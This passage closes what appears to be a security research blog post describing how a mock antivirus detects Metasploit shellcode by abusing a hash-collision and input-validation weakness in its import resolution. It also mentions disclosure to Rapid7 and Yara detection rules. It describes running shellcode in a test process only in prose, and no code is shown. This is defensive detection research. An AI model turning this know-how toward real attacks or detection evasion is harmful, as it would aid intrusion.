

Figure 24: Manually emulating the AV injection into the future malicious process.

Once the injection is performed, the `Shellcode.exe` process has been staged (module buffer resized, colliding DLL loaded) for exploitation of the CWE-1288 weakness should any Metasploit shellcode run. It is worth noting that at this stage, no shellcode has been loaded nor has there been any memory allocation for it. This ensures we comply with the assumption that we don't know where shellcode is executing.

With our mock security solution injected, we can proceed to provide the path to our initially generated shellcode (`shellcode.vir` in our case) to the soon-to-be malicious `Shellcode.exe` process (left in figure 25).



Figure 25: Executing the malicious shellcode as would be done by the stagers.

Once the shellcode runs, we can see how in figure 26 our `LoadLibraryA` signalling function gets called, resulting in a high-confidence detection of shellcode-based import resolution.



Figure 26: The input-validation flaw and hash collision being chained to signal the AV.

Disclosure

As a matter of courtesy, NVISO delayed the publishing of this blog post to provide Rapid7, the maintainers of Metasploit, with sufficient review time.

Conclusion

This blog post highlighted the anatomy of Metasploit shellcode with an additional focus on the dynamic import resolution. Within this dynamic import resolution we further identified two weaknesses, one of which can be leveraged to identify runtime Metasploit shellcode with high confidence.

At NVISO, we are always looking at ways to improve our detection mechanisms. Understanding how Metasploit works is one part of the bigger picture and as a result of this research, we were able to build Yara rules identifying Metasploit payloads by fingerprinting both import hashes and average distances between them. A subset of these rules is available upon request.